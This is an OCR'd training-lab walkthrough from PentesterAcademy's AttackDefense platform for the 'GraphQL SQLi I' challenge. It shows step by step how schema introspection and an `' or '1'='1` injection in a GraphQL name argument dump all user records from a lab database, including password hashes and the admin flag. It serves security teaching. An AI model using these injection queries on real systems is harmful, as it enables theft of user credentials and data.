


ATTACK
DEFENSE
by PentesterAcademy

| Name | GraphQL SQLi I |
|---|---|
| URL | https://attackdefense.com/challengedetails?cid=1997 |
| Type | REST: GraphQL |

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

When the lab is launched, the GraphiQL console is provided.





This console could be used to write the GraphQL queries.


**Step 1:** Exploring the GraphQL schema.

As it is mentioned in the challenge description that the introspection queries are not disabled. That means that the GraphQL schema could be accessed from the console and auto-completion would also work.

**1. Exploring the GraphQL Schema:**

Click on the Docs link on the top right of the console window.





The Documentation Explorer panel could be used to view the GraphQL schema.


Click on the “Query” keyword (orange link).

That leads to the following page:



That shows up the person field and that it can accept name and email as arguments.

Click on the Person (object type) (orange link).




So, we can retrieve the following fields: name, email, passwordHash and isAdmin fields from the object.

**Step 2:** Making queries to the backend database.

Use the following query to fetch all the person objects and display their name and email fields.

**Query:**

```
{
  person {
        name
        email
  }
}
```

**Response:**


```
{
  "errors": [
    {
      "path": [
        "person"
      ],
      "message": "Atleast one parameter required to make a query: [name, email]",
      "locations": [
        {
          "column": 3,
          "line": 2
        }
      ]
    }
  ],
  "data": {
    "person": null
  }
}
```


So we need at least an email or name of a person to make the query. Since we do not have any name, that approach won't do any help.

**Step 3:** Sending SQLi payload to the server to fetch all records.

It's mentioned in the challenge description that the developers query the SQL database with the user supplied input without properly sanitizing it and send the results back to the client.

**Query:**

```
{
  person(name: "random'") {
```

```
        name
        email
 }
}
```

**Response:**


```
{
  "errors": [
    {
      "path": [
        "person"
      ],
      "message": "(sqlite3.OperationalError) unrecognized token: \"'random''\"\n[SQL: SELECT person.id AS person_id, person.name AS person_name, person.email AS person_email, person.\"passwordHash\" AS \"person_passwordHash\", person.is_admin AS person_is_admin FROM person WHERE name='random'']\n(Background on this error at: http://sqlalche.me/e/e3q8)",
      "locations": [
        {
          "column": 3,
          "line": 2
        }
      ]
    }
  ],
  "data": {
    "person": null
  }
}
```


The response indicates that we were able to trigger SQL injection using the above query.

Modifying the query a bit to get all the records:

**Query:**

```
{
 person(name: "random' or '1'='1") {
        name
        email
 }
}
```

**Response:**

```
{
  "data": {
    "person": [
      {
        "name": "David Doe",
        "email": "daviddoe@example.com"
      },
      {
        "name": "Michael Smith",
        "email": "michaelsmith@example.com"
      },
      {
        "name": "John Jones",
        "email": "johnjones@example.com"
      },
      {
        "name": "Mark Johnson",
        "email": "markjohnson@example.com"
      },
      {
        "name": "Paul Lee",
        "email": "paullee@example.com"
      },
      {
        "name": "Mike Brown",
        "email": "mikebrown@example.com"
      },
      {
        "name": "Chris Williams",
        "email": "chriswilliams@example.com"
      },
      {
        "name": "Maria Rodriguez",
        "email": "mariarodriguez@example.com"
      },
      {
        "name": "Daniel Garcia",
        "email": "danielgarcia@example.com"
      },
      {
        "name": "James Gonzalez",
        "email": "jamesgonzalez@example.com"
      }
    ]
  }
}
```


Fetching the passwordHash and isAdmin fields as well.

**Query:**

```
{
  person(name: "random' or '1'='1") {
        name
        email
        passwordHash
        isAdmin
  }
}
```

**Response:**


```
{
  "data": {
    "person": [
      {
        "name": "David Doe",
        "email": "daviddoe@example.com",
        "passwordHash": "6e934a5bcf7cf478c543c83338bbd7898a74109e445e81a6cf3f266f0e0c136e",
        "isAdmin": false
      },
      {
        "name": "Michael Smith",
        "email": "michaelsmith@example.com",
        "passwordHash": "5a6e7674f0fa3e85ff1de75b798e678ffbf8a06dded302a2c0cc8a85641e1e42",
        "isAdmin": false
      },
      {
        "name": "John Jones",
        "email": "johnjones@example.com",
        "passwordHash": "8a80cf743fb91092a73cc4e27eb9e6d1ae9a793be56250b2725d7cb81660a174",
        "isAdmin": false
      },
      {
        "name": "Mark Johnson",
        "email": "markjohnson@example.com",
        "passwordHash": "547accf118acfb60f28ad7e05cc22d56692f5e54f99b3194e5d54dfa628d32d9",
        "isAdmin": false
      },
      {
        "name": "Paul Lee",
        "email": "paullee@example.com",
        "passwordHash": "8e70ad780e27e05b0baa764f8344ddb8ab339b520a181a95a2526418641c47a1",
        "isAdmin": false
      },
```

...


```
      {
        "name": "Maria Rodriguez",
        "email": "mariarodriguez@example.com",
        "passwordHash": "ea5f3f5d02ff6f3251b5913c9ac68f82042703ac3ad83b07ce94a72715978a1d",
        "isAdmin": true
      },
      {
        "name": "Daniel Garcia",
        "email": "danielgarcia@example.com",
        "passwordHash": "a4c88188840d938867038c7a1b47e625577a02ac34bcf5362905f28e9684eccc",
        "isAdmin": false
      },
      {
        "name": "James Gonzalez",
        "email": "jamesgonzalez@example.com",
        "passwordHash": "edb1b8b60e44dee90c1aec647dbad25bc7c61d7a945421015da6d6ef63bc5ca4",
        "isAdmin": false
      }
    ]
  }
}
```


User named "Maria Rodriguez" is admin (has isAdmin field set to true).

**Password Hash (of admin user):**
ea5f3f5d02ff6f3251b5913c9ac68f82042703ac3ad83b07ce94a72715978a1d

**References:**

1. GraphQL (https://graphql.org)